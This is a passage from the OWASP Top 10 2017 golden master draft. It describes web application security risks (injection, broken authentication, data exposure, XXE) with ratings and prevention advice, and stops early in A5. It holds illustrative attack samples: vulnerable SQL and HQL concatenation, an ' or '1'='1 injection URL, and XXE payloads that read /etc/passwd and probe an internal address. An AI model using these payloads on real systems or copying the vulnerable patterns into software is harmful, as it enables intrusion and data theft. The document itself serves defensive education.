OWASP

OWASP Top 10 - 2017
The Ten Most Critical Web Application Security Risks

Golden Master (golden-master, post RC2)
Comments requested per instructions within

Important Notice

Request for Comments

This is the Golden Master, and once released, only high priority changes and small typos will be fixed.

At this stage, we are asking for

- Translations - we have some teams working already, but do reach out to us if you can help
- Very close review of the wording
- Review diagrams and tables to make sure they are clear and useful
- If risk factors (exploitability, prevalence, detectability, impact) are concise and accurate
- Vulnerability and Scenarios boxes are clear in meaning
- Recommendations must be actionable
- Any OWASP or External links are high quality and agree in concept and tone with the Top 10's content
- CWE links must cover the content discussed in each risk. Do we need to add, change, or remove CWEs? Does the CWE need updating? If so, we have a very small window to work with MITRE to make it better

We strongly urge for any corrections or issues to be logged at GitHub:

- https://github.com/OWASP/Top10/issues

Through public transparency, we provide traceability and ensure that all voices are heard during this final month before publication.

- Andrew van der Stock
- Brian Glas
- Neil Smithline
- Torsten Gigler

Table of Contents

About OWASP

The Open Web Application Security Project (OWASP) is an open community dedicated to enabling organizations to develop, purchase, and maintain applications and APIs that can be trusted.

At OWASP you'll find free and open

• Application security tools and standards
• Complete books on application security testing, secure code development, and secure code review
• Presentations and videos
• Cheat sheets on many common topics
• Standard security controls and libraries
• Local chapters worldwide
• Cutting edge research
• Extensive conferences worldwide
• Mailing lists

Learn more at: https://www.owasp.org.

All of the OWASP tools, documents, videos, presentations, and chapters are free and open to anyone interested in improving application security.

We advocate approaching application security as a people, process, and technology problem, because the most effective approaches to application security require improvements in these areas.

OWASP is a new kind of organization. Our freedom from commercial pressures allows us to provide unbiased, practical, cost-effective information about application security. OWASP is not affiliated with any technology company, although we support the informed use of commercial security technology. OWASP produces many types of materials in a collaborative, transparent and open way.

The OWASP Foundation is the non-profit entity that ensures the project's long-term success. Almost everyone associated with OWASP is a volunteer, including the OWASP Board, Chapter Leaders, Project Leaders, and project members. We support innovative security research with grants and infrastructure.

Come join us!

Copyright and License

Foreword

Insecure software is undermining our financial, healthcare, defense, energy, and other critical infrastructure. As our software becomes increasingly critical, complex, and connected, the difficulty of achieving application security increases exponentially. The rapid pace of modern software development processes makes risks even more critical to discover quickly and accurately. We can no longer afford to tolerate relatively simple security problems like those presented in this OWASP Top 10.

A great deal of feedback was received during the creation of the OWASP Top 10 2017, more than for any other equivalent OWASP effort. This shows how much passion the community has for the OWASP Top 10, and thus how critical it is for OWASP to get the Top 10 right for the majority of use cases.

Although the original goal of the OWASP Top 10 project was simply to raise awareness amongst developers, it has become *the* de facto application security standard.

We have taken steps in this release to firm up the definition of issues, and improve the recommendations to be leading practices that may be adopted as an application security standard that covers off around 80-90% of all common attacks and threats. We encourage large and high performing organizations to use the OWASP Application Security Verification Standard if a true standard is required, but for most, the OWASP Top 10 is a great start on the application security journey.

We have written up a range of suggested next steps for different users of the OWASP Top 10, including "What's next for developers", "What's next for testers", "What's next for organizations" which is suitable for CIO's and CISO's, "What's next for application managers", which is suitable for application owners.

In the long term, we encourage all software development teams and organizations to create an application security program that is compatible with your culture and technology. These programs come in all shapes and sizes. Leverage your organization's existing strengths to do and measure what works for you.

We hope that the OWASP Top 10 is useful to your application security efforts. Please don't hesitate to contact OWASP with your questions, comments, and ideas at our GitHub project repository:

• https://github.com/OWASP/Top10/issues

You can find OWASP Top 10 project and translations here:

• https://www.owasp.org/index.php/top10

Lastly, we wish to thank the founding leadership of the OWASP Top 10 project, Dave Wichers and Jeff Williams for all their efforts, and believing in us to get this finished with the community's help. Thank you!

• Torsten Gigler
• Brian Glas
• Neil Smithline
• Andrew van der Stock

Welcome to the OWASP Top 10 – 2017!

This major update adds several new issues, including two issues selected by the community - **A8:2017-Insecure Deserialization** and **A10:2017-Insufficient Logging and Monitoring**. Community feedback drove the collection of the most amount of data ever assembled in the preparation of an application security standard, and so we are confident that the remaining 8 issues are the most important for organizations to address, particularly the **A3:2017-Sensitive Data Exposure** in the age of the EU's General Data Protection Regulation, **A6:2017-Security Misconfiguration** especially around cloud and API services, and **A9:2017-Using Components with Known Vulnerabilities**, which can be especially challenging for those on modern platforms, like node.js.

The OWASP Top 10 for 2017 is based primarily on 40+ data submissions from firms that specialize in application security and an industry survey that was completed by 515 individuals. This data spans vulnerabilities gathered from hundreds of organizations and over 100,000 real-world applications and APIs. The Top 10 items are selected and prioritized according to this prevalence data, in combination with consensus estimates of exploitability, detectability, and impact.

A primary aim of the OWASP Top 10 is to educate developers, designers, architects, managers, and organizations about the consequences of the most common and most important web application security weaknesses. The Top 10 provides basic techniques to protect against these high risk problem areas, and provides guidance on where to go from here.

Roadmap for future activities

Don't stop at 10. There are hundreds of issues that could affect the overall security of a web application as discussed in the OWASP Developer's Guide and the OWASP Cheat Sheet Series. These are essential reading for anyone developing web applications and APIs. Guidance on how to effectively find vulnerabilities in web applications and APIs is provided in the OWASP Testing Guide.

Constant change. The OWASP Top 10 will continue to change. Even without changing a single line of your application's code, you may become vulnerable as new flaws are discovered and attack methods are refined. Please review the advice at the end of the Top 10 in "What's Next For Developers, Testers, and Organizations" for more information.

Think positive. When you're ready to stop chasing vulnerabilities and focus on establishing strong application security controls, OWASP is maintaining and promoting the OWASP Application Security Verification Standard (ASVS) as a guide to organizations and application reviewers on what to verify.

Use tools wisely. Security vulnerabilities can be quite complex and deeply buried in code. In many cases, the most cost-effective approach for finding and eliminating these weaknesses is human experts armed with good tools.

Push left, right, and everywhere. Focus on making security an integral part of your culture throughout your development organization. Find out more in the OWASP Software Assurance Maturity Model (SAMM).

Attribution

We'd like to thank the organizations that contributed their vulnerability data to support the 2017 update. We received more than 40 responses to the call for data. For the first time, all the data contributed to a Top 10 release, and the full list of contributors, is publicly available. We believe this is one of the larger, more diverse collections of vulnerability data yet collected publicly.

As there are more contributors than space here, we have created a dedicated page to recognize the contributions made. We wish to give heartfelt thanks to these organizations for being willing to be on the front lines of publicly sharing vulnerability data from their efforts. We hope this will continue to grow and encourage more organizations to do the same and possibly be seen as one of the key milestones of evidence based security. The OWASP Top 10 would not be possible without these amazing contributions.

A big thank you to the 516 individuals who took the time to complete the industry ranked survey. Your voice helped determine two new additions to the Top 10. The additional comments, notes of encouragement (and criticisms), were all appreciated. We know your time is valuable and we wanted to say thanks.

We would like to thank in advance those individuals who contribute significant constructive comments and time reviewing this update to the Top 10. As much as possible, we have listed them on the attribution page '+Ack'.

And finally, we'd like to thank in advance all the translators out there that will translate this release of the Top 10 into numerous different languages, helping to make the OWASP Top 10 more accessible to the entire planet.

RN Release Notes

What changed from 2013 to 2017?

Change has accelerated over the last four years, and the OWASP Top 10 needed to change. We've completely refactored the OWASP Top 10, revamped the methodology, utilized a new data call process, worked with the community, re-ordered our risks, re-written each risk from the ground up, and added references to frameworks and languages that are now commonly used.

Over the last decade, and in particularly these last few years, the fundamental architecture of applications has changed significantly:

- JavaScript is now the primary language of the web. node.js and modern web frameworks such as Bootstrap, Electron, Angular, React amongst many others, means source that was once on the server is now running on untrusted browsers.
- Single page applications, written in JavaScript frameworks such as Angular and React, allow the creation of highly modular front end user experiences, not to mention the rise and rise of mobile apps using the same APIs as single page applications.
- Microservices written in node.js and Spring Boot are replacing older enterprise service bus applications using EJBs and so on. Old code that never expected to be communicated with directly from the Internet is now sitting behind an API or RESTful web service. The assumptions that underlie this code, such as trusted callers, are simply not valid.

New issues, supported by data

- **A4:2017-XML External Entity (XXE)** is a new category primarily supported by SAST data sets.

New issues, supported by the community

We asked the community to provide insight into two forward looking weakness categories. After 516 peer submissions, and removing issues that were already supported by data (such as Sensitive Data Exposure and XXE), the two new issues are

- **A8:2017-Insecure Deserialization**, responsible for one of the worst breaches of all time, and
- **A10:2017-Insufficient Logging and Monitoring**, the lack of which can prevent or significantly delay malicious activity and breach detection, incident response and digital forensics.

Retired, but not forgotten

- **A4 Insecure direct object references** and **A7 Missing function level access control** merged into **A5:2017-Broken Access Control**.
- **A8 CSRF.** Less than 5% of the data set supports CSRF today, which places it around #13
- **A10 Unvalidated redirects and forwards**. Less than 1% of the data set supports this issue today, as it's now #25

OWASP Top 10 – 2013		OWASP Top 10 – 2017
A1 – Injection	➡	A1:2017-Injection
A2 – Broken Authentication and Session Management	➡	A2:2017-Broken Authentication
A3 – Cross-Site Scripting (XSS)	↘	A3:2017-Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	∪	A4:2017-XML External Entity (XXE) [NEW]
A5 – Security Misconfiguration	↘	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017-Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	∪	A7:2017-Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	☒	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	➡	A9:2017-Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	☒	A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]

What Are Application Security Risks?

Attackers can potentially use many different paths through your application to do harm to your business or organization. Each of these paths represents a risk that may, or may not, be serious enough to warrant attention.

Threat Agents	Attack Vectors	Security Weaknesses	Security Controls	Technical Impacts	Business Impacts

Sometimes, these paths are trivial to find and exploit and sometimes they are extremely difficult. Similarly, the harm that is caused may be of no consequence, or it may put you out of business. To determine the risk to your organization, you can evaluate the likelihood associated with each threat agent, attack vector, and security weakness and combine it with an estimate of the technical and business impact to your organization. Together, these factors determine your overall risk.

What's My Risk?

The OWASP Top 10 focuses on identifying the most serious risks for a broad array of organizations. For each of these risks, we provide generic information about likelihood and technical impact using the following simple ratings scheme, which is based on the OWASP Risk Rating Methodology.

Threat Agents	Exploitability	Weakness Prevalence	Weakness Detectability	Technical Impacts	Business Impacts
App Specific	Easy ❸	Widespread ❸	Easy ❸	Severe ❸	App / Business Specific
	Average ❷	Common ❷	Average ❷	Moderate ❷	
	Difficult ❶	Uncommon ❶	Difficult ❶	Minor ❶	

In this edition, we have changed the risk rating system around compared to previous version to assist with our ranking of likelihoods and impacts. This is not an issue within the document, but is clear in the public data analysis (see '+R').

Each organization is unique, and so are the threat actors for that organization, their goals, and the impact of any breach. If a public interest organization uses a CMS for public information and a health system uses that same exact CMS for sensitive health records, the threat actors and business impacts are very different for the same exact software. It is critical that you apply your custom threat agents and business impacts based upon the data asset criticality.

Where possible, the names of the risks in the Top 10 are aligned with CWE weaknesses to promote generally accepted security practices and to reduce confusion.

References

OWASP
- OWASP Risk Rating Methodology
- Article on Threat/Risk Modeling

External
- ISO 31000: Risk Management Std
- ISO 27001: ISMS
- NIST Cyber Framework (US)
- ASD Strategic Mitigations (AU)
- NIST CVSS 3.0
- Microsoft Threat Modelling Tool

T10

OWASP Top 10 2017
Application Security Risks

A1:2017 Injection	Injection flaws, such as SQL, OS, and LDAP injection occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.
A2:2017 Broken Authentication	Application functions related to authentication and session management are often implemented incorrectly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities (temporarily or permanently).
A3:2017 Sensitive Data Exposure	Many web applications and APIs do not properly protect sensitive data, such as financial, healthcare, and PII. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data deserves extra protection such as encryption at rest or in transit, as well as special precautions when exchanged with the browser.
A4:2017 XML External Entity (XXE)	Many older or poorly configured XML processors evaluate external entity references within XML documents. External entities can be used to disclose internal files using the file URI handler, internal SMB file shares on unpatched Windows servers, internal port scanning, remote code execution, and denial of service attacks, such as the Billion Laughs attack.
A5:2017 Broken Access Control	Restrictions on what authenticated users are allowed to do are not properly enforced. Attackers can exploit these flaws to access unauthorized functionality and/or data, such as access other users' accounts, view sensitive files, modify other users' data, change access rights, etc.
A6:2017 Security Misconfiguration	Security misconfiguration is the most common issue in the data, which is due in part to manual or ad hoc configuration (or not configuring at all), insecure default configurations, open S3 buckets, misconfigured HTTP headers, error messages containing sensitive information, not patching or upgrading systems, frameworks, dependencies, and components in a timely fashion (or at all).
A7:2017 Cross-Site Scripting (XSS)	XSS flaws occur whenever an application includes untrusted data in a new web page without proper validation or escaping, or updates an existing web page with user supplied data using a browser API that can create JavaScript. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.
A8:2017 Insecure Deserialization	Insecure deserialization flaws occur when an application receives hostile serialized objects. Insecure deserialization leads to remote code execution. Even if deserialization flaws do not result in remote code execution, serialized objects can be replayed, tampered or deleted to spoof users, conduct injection attacks, and elevate privileges.
A9:2017 Using Components with Known Vulnerabilities	Components, such as libraries, frameworks, and other software modules, run with the same privileges as the application. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover. Applications and APIs using components with known vulnerabilities may undermine application defenses and enable various attacks and impacts.
A10:2017 Insufficient Logging & Monitoring	Insufficient logging and monitoring, coupled with missing or ineffective integration with incident response allows attackers to further attack systems, maintain persistence, pivot to more systems, and tamper, extract or destroy data. Most breach studies show time to detect a breach is over 200 days, typically detected by external parties rather than internal processes or monitoring.

A1:2017

Injection

Threat Agents ○人	Attack Vectors	Security Weakness

App. Specific	**Exploitability** ❸	**Prevalence** ❷	**Detectability** ❸	**Technical** ❸	**Business ?**

Almost any source of data can be an injection vector, including users, parameters, external and internal web services, and all types of users. Injection flaws occur when an attacker can send hostile data to an interpreter.	Injection flaws are very prevalent, particularly in legacy code. They are often found in SQL, LDAP, XPath, or NoSQL queries; OS commands; XML parsers, SMTP Headers, expression languages, ORM queries. Injection flaws are easy to discover when examining code. Scanners and fuzzers can help attackers find injection flaws.	Injection can result in data loss or corruption, lack of accountability, or denial of access. Injection can sometimes lead to complete host takeover. The business impact depends on the protection needs of your application and data.

Is the Application Vulnerable?

An application is vulnerable to attack when:

- User-supplied data is not validated, filtered or sanitized by the application.
- Hostile data is used directly with dynamic queries or non-parameterized calls for the interpreter without context-aware escaping.
- Hostile data is used within ORM search parameters such that the search evaluates out to include sensitive or all records.
- Hostile data is directly used or concatenated, such that the SQL or command contains both structure and hostile data in dynamic queries, commands, or in stored procedures.

Some of the more common injections are SQL, OS command, ORM, LDAP, and Expression Language (EL) or OGNL injection.. The concept is identical between all interpreters. Organizations can include SAST and DAST tooling into the CI/CD pipeline to alert if existing or newly checked in code has injection prior to production deployment. Manual and automated source code review is the best method of detecting if you are vulnerable to injections, closely followed by thorough DAST scans of all parameters, fields, headers, cookies, JSON, and XML data inputs.

How To Prevent?

Preventing injection requires keeping data separate from commands and queries.

- The preferred option is to use a safe API which avoids the use of the interpreter entirely or provides a parameterized interface, or migrate to use ORMs or Entity Framework.
  NB: When parameterized, stored procedures can still introduce SQL injection if PL/SQL or T-SQL concatenates queries and data, or executes hostile data with EXECUTE IMMEDIATE or exec().
- Positive or "whitelist" server-side input validation, but this is not a complete defense as many applications require special characters, such as text areas or APIs for mobile applications.
- For any residual dynamic queries, escape special characters using the specific escape syntax for that interpreter. OWASP's Java Encoder and similar libraries provide such escaping routines. NB: SQL structure such as table names, column names, and so on cannot be escaped, and thus user-supplied structure names are dangerous. This is a common issue in report writing software.
- Use LIMIT and other SQL controls within queries to prevent mass disclosure of records in case of SQL injection.

Example Attack Scenarios

Scenario #1: An application uses untrusted data in the construction of the following **vulnerable** SQL call:

```
String query = "SELECT * FROM accounts WHERE
custID='" + request.getParameter("id") + "'";
```

Scenario #2: Similarly, an application's blind trust in frameworks may result in queries that are still vulnerable, (e.g. Hibernate Query Language (HQL):

```
Query HQLQuery = session.createQuery("FROM accounts
WHERE custID='" + request.getParameter("id") + "'");
```

In both cases, the attacker modifies the 'id' parameter value in her browser to send: **' or '1'='1**. For example:

http://example.com/app/accountView?id=' or '1'='1

This changes the meaning of both queries to return all the records from the accounts table. More dangerous attacks could modify data or even invoke stored procedures.

References
OWASP

- OWASP Proactive Controls: Parameterize Queries
- OWASP ASVS: V5 Input Validation and Encoding
- OWASP Testing Guide: SQL Injection, Command Injection, ORM injection
- OWASP Cheat Sheet: SQL Injection Prevention
- OWASP Cheat Sheet: Injection Prevention in Java
- OWASP Cheat Sheet: Query Parameterization
- OWASP Cheat Sheet: Command Injection Defense

External

- CWE-77: Command Injection
- CWE-89: SQL Injection
- CWE-564: Hibernate Injection
- CWE-917: Expression Language Injection
- PortSwigger: Server-side template injection

A2:2017

Broken Authentication

Threat Agents	Attack Vectors	Security Weakness			Impacts
App. Specific	**Exploitability ❸**	**Prevalence ❷**	**Detectability ❷**	**Technical ❸**	**Business ?**
Attackers have access to hundreds of millions of valid username and password combinations for credential stuffing, default administrative account lists, automated brute force and dictionary attack tools, and advanced GPU cracking tools.		The prevalence of broken authentication is widespread due to the design and implementation of most identity and access management systems. Attackers can detect broken authentication using manual means, but are often attracted by password dumps, or after a social engineering attack such as phishing or similar.		Attackers only have to gain access to a few accounts, or just one admin account to compromise the system. Depending on the domain of the application, this may allow money laundering social security fraud and identity theft; or disclose legally protected highly sensitive information.	

Is the Application Vulnerable?

Confirmation of the user's identity, authentication, and session management are critical for separating malicious unauthenticated attackers from authorized users.

You may have authentication weaknesses if your application:

• Permits credential stuffing, which is where the attacker has a list of valid usernames and passwords.
• Permits brute force or other automated attacks.
• Permits default, weak or well-known passwords, such as "Password1" or "admin/admin".
• Uses weak or ineffectual credential recovery and forgot password processes, such as "knowledge-based answers", which cannot be made safe.
• Uses plain text, encrypted, or weakly hashed passwords permit the rapid recovery of passwords using GPU crackers or brute force tools.
• Has missing or ineffective multi-factor authentication.

How To Prevent?

• Do not ship or deploy with any default credentials, particularly for admin users
• Store passwords using a modern one way hash function, such as Argon2 or PBKDF2, with sufficient work factor to prevent realistic GPU cracking attacks.
• Implement weak password checks, such as testing new or changed passwords against a list of the top 10000 worst passwords.
• Align password length, complexity and rotation policies with NIST 800-63 B's guidelines in section 5.1.1 for Memorized Secrets or other modern, evidence based password policies
• Ensure registration, credential recovery, and API pathways are hardened against account enumeration attacks by using the same messages for all outcomes
• Where possible, implement multi-factor authentication to prevent credential stuffing, brute force, automated, and stolen credential attacks
• Log authentication failures and alert administrators when credential stuffing, brute force, other attacks are detected.

Example Attack Scenarios

Scenario #1: Credential stuffing, the use of lists of known passwords, is a common attack. If an application does not rate limit authentication attempts, the application can be used as a password oracle to determine if the credentials are valid.

Scenario #2: Most authentication attacks occur due to the continued use of passwords as a sole factor. Once considered best practices, password rotation and complexity requirements are viewed as encouraging users to use, and reuse, weak passwords. Organizations are recommended to stop these practices per NIST 800-63 and use multi-factor authentication.

Scenario #3: Insecure password storage (including plain text, reversibly encrypted passwords, and weakly hashed passwords (such as using MD5/SHA1 with or without a salt) can lead to breaches. A recent effort by a small group of researchers cracked 320 million passwords in less than three weeks, including long passwords. Instead use modern hashing algorithms such as Argon2, with salting and sufficient work factor to prevent the use of rainbow tables, word lists, etc.

References

OWASP

• OWASP Proactive Controls: Implement Identity and Authentication Controls
• OWASP ASVS: V2 Authentication, V3 Session Management
• OWASP Testing Guide: Identity, Authentication
• OWASP Cheat Sheet: Authentication
• OWASP Cheat Sheet: Credential Stuffing
• OWASP Cheat Sheet: Forgot Password
• OWASP Cheat Sheet: Password Storage
• OWASP Cheat Sheet: Session Management

External

• NIST 800-63b: 5.1.1 Memorized Secrets – for thorough, modern, evidence based advice on authentication.
• CWE-287: Improper Authentication
• CWE-384: Session Fixation

A3:2017 Sensitive Data Exposure

Threat Agents	Attack Vectors	Security Weakness		Impacts	
App. Specific	Exploitability ❷	Prevalence ❸	Detectability ❷	Technical ❸	Business ?

Even anonymous attackers typically don't break crypto directly. They break something else, such as steal keys, do man-in-the-middle attacks, or steal clear text data off the server, while in transit, or from the user's client, e.g. browser.
Manual attack is generally required.

Over the last few years, this has been the most common impactful attack. The most common flaw is simply not encrypting sensitive data. When crypto is employed, weak key generation and management, and weak algorithm usage is common, particularly weak password hashing techniques. For data in transit server side weaknesses are mainly easy to detect, but hard for data at rest. Both with very varying exploitability.

Failure frequently compromises all data that should have been protected. Typically, this information includes sensitive personal information (PII) data such as health records, credentials, personal data, credit cards, which often requires protection as defined by laws or regulations such as the EU GDPR or local privacy laws.

Is the Application Vulnerable?

The first thing is to determine the protection needs of data in transit and at rest. For example, passwords, credit card numbers, health records, and personal information require extra protection, particularly if that data falls under the EU's General Data Protection Regulation (GDPR), local privacy laws or regulations, financial data protection regulations and laws, such as PCI Data Security Standard (PCI DSS), or health records laws, such as Health Insurance Portability Act (HIPAA). For all such data:

- Is any data of a site transmitted in clear text, internally or externally? Internet traffic is especially dangerous, but from load balancers to web servers or from web servers to back end systems can be problematic.
- Is sensitive data stored in clear text, including backups?
- Are any old or weak cryptographic algorithms used either by default or in older code? (see **A6:2017-Security Misconfiguration**).
- Are default crypto keys in use, weak crypto keys generated or re-used, or is proper key management or rotation missing?
- Is encryption not enforced, e.g. are any user agent (browser) security directives or headers missing?

see ASVS areas Crypto (V7), Data Prot (V9) and SSL/TLS (V10)

How To Prevent?

Do the following, at a minimum and consult the references:

- Classify data processed, stored or transmitted by a system. Apply controls as per the classification.
- Review the privacy laws or regulations applicable to sensitive data, and protect as per regulatory requirements.
- Don't store sensitive data unnecessarily. Discard it as soon as possible or use PCI DSS compliant tokenization or even truncation. Data you don't retain can't be stolen.
- Make sure you encrypt all sensitive data at rest
- Encrypt all data in transit, such as using TLS. Enforce this using directives like HTTP Strict Transport Security (HSTS).
- Ensure up-to-date and strong standard algorithms or ciphers, parameters, protocols and keys are used, and proper key management is in place. Consider using crypto modules.
- Store passwords using strong adaptive algorithms appropriate for password protection, such as Argon2, scrypt, bcrypt and PBKDF2, with sufficient work factor (delay factor) to prevent realistic GPU cracking attacks.
- Disable caching for response that contain sensitive data.
- Verify independently the effectiveness of your settings.

Example Attack Scenarios

Scenario #1: An application encrypts credit card numbers in a database using automatic database encryption. However, this data is automatically decrypted when retrieved, allowing an SQL injection flaw to retrieve credit card numbers in clear text.

Scenario #2: A site doesn't use or enforce TLS for all pages, or if it supports weak encryption. An attacker simply monitors network traffic, strips or intercepts the TLS (like an open wireless network), and steals the user's session cookie.
The attacker then replays this cookie and hijacks the user's (authenticated) session, accessing or modifying the user's private data. Instead of the above he could alter all transported data, e.g. the recipient of a money transfer.

Scenario #3: The password database uses unsalted hashes to store everyone's passwords. A file upload flaw allows an attacker to retrieve the password database. All the unsalted hashes can be exposed with a rainbow table of pre-calculated hashes.

References
OWASP

- OWASP Proactive Controls: Protect Data
- OWASP Application Security Verification Standard (V7,9,10)
- OWASP Cheat Sheet: Transport Layer Protection
- OWASP Cheat Sheet: User Privacy Protection
- OWASP Cheat Sheet: Password Storage
- OWASP Cheat Sheet: Cryptographic Storage
- OWASP Security Headers Project, Cheat Sheet: HSTS
- OWASP Testing Guide: Testing for weak cryptography

External

- CWE-359: Exposure of Private Information (Privacy Violation)
- CWE-220: Exposure of sens. information through data queries
- CWE-310: Cryptographic Issues; CWE-326 Weak Encryption
- CWE-312: Cleartext Storage of Sensitive Information
- CWE-319: Cleartext Transmission of Sensitive Information

10

A4 :2017

XML External Entities (XXE)

Threat Agents	Attack Vectors		Security Weakness		Impacts	
App. Specific	Exploitability ❷	Prevalence ❷	Detectability ❸		Technical ❸	Business ?
Attackers can exploit vulnerable XML processors if they can upload XML or include hostile content in an XML document, exploiting vulnerable code, dependencies or integrations. Penetration testers can exploit XXE. DAST tools require additional manual steps to exploit this issue.	By default, many older XML processors allow specification of an external entity, a URI that is dereferenced and evaluated during XML processing. SAST tools can discover this issue by inspecting dependencies and configuration.				These flaws can be used to extract data, execute a remote request from the server, scan internal systems, perform a denial-of-service attack, and other attacks. The business impact depends on the protection needs of all affected applications and data.	

Is the Application Vulnerable?

Applications and in particular XML-based web services or downstream integrations might be vulnerable to attack if:

• Your application accepts XML directly or XML uploads, especially from untrusted sources, or inserts untrusted data into XML documents, which is then parsed by an XML processor.

• Any of the XML processors in the application or SOAP based web services has document type definitions (DTDs) enabled. As the exact mechanism for disabling DTD processing varies by processor, it is recommended that you consult a reference such as the OWASP XXE Prevention Cheat Sheet.

• If your application uses SOAP prior to version 1.2, it is likely susceptible to XXE attacks if XML entities are being passed to the SOAP framework.

• SAST tools can help detect XXE in source code, although manual code review is the best alternative in large, complex applications with many integrations.

• Being vulnerable to XXE attacks likely means that you are vulnerable to other billion laughs denial-of-service attacks.

How To Prevent?

Developer training is essential to identify and mitigate XXE completely. Besides that, preventing XXE requires:

• Patch or upgrade all the latest XML processors and libraries in use by the application or on the underlying operating system. The use of dependency checkers is critical in managing the risk from necessary libraries and components in not only your application, but any downstream integrations.

• Disable XML external entity and DTD processing in all XML parsers in your application, as per the OWASP XXE Prevention Cheat Sheet.

• Implement positive ("whitelisting") server-side input validation, filtering, or sanitization to prevent hostile data within XML documents, headers, or nodes.

• Verify that XML or XSL file upload functionality validates incoming XML using XSD validation or similar.

• Upgrade SOAP to the latest version.

If these controls are not possible, consider using virtual patching, API security gateways, or WAFs to detect, monitor, and block XXE attacks.

Example Attack Scenarios

Numerous public XXE issues have been discovered, including attacking embedded devices. XXE occurs in a lot of unexpected places, including deeply nested dependencies. The easiest way is to upload a malicious XML file, if accepted:

Scenario #1: The attacker attempts to extract data from the server:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
  <!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
  <foo>&xxe;</foo>
```

Scenario #2: An attacker probes the server's private network by changing the above ENTITY line to:

```
  <!ENTITY xxe SYSTEM "https://192.168.1.1/private" >]>
```

Scenario #3: An attacker attempts a denial-of-service attack by including a potentially endless file:

```
  <!ENTITY xxe SYSTEM "file:///dev/random" >]>
```

References

OWASP

• OWASP Application Security Verification Standard
• OWASP Testing Guide: Testing for XML Injection
• OWASP XXE Vulnerability
• OWASP Cheat Sheet: XXE Prevention
• OWASP Cheat Sheet: XML Security

External

• CWE-611: Improper Restriction of XXE
• Billion Laughs Attack

A5 :2017   Broken Access Control

App. Specific	Exploitability ❷	Prevalence ❷	Detectability ❷	Technical ❸	Business ?

Threat Agents / Attack Vectors

Exploitation of access control is a core skill of penetration testers. SAST and DAST tools can detect the absence of access control, but not verify if it is functional. Access control is detectable using manual means, or possibly through automation for the absence of access controls in certain frameworks.

Security Weakness

Access control weaknesses are common due to the lack of automated detection, and lack of effective functional testing by application developers.

Access control detection is not typically amenable to automated static or dynamic testing.

Impacts

The technical impact is anonymous attackers acting as users or administrators, users using privileged functions, or creating, accessing, updating or deleting every record.

Is the Application Vulnerable?

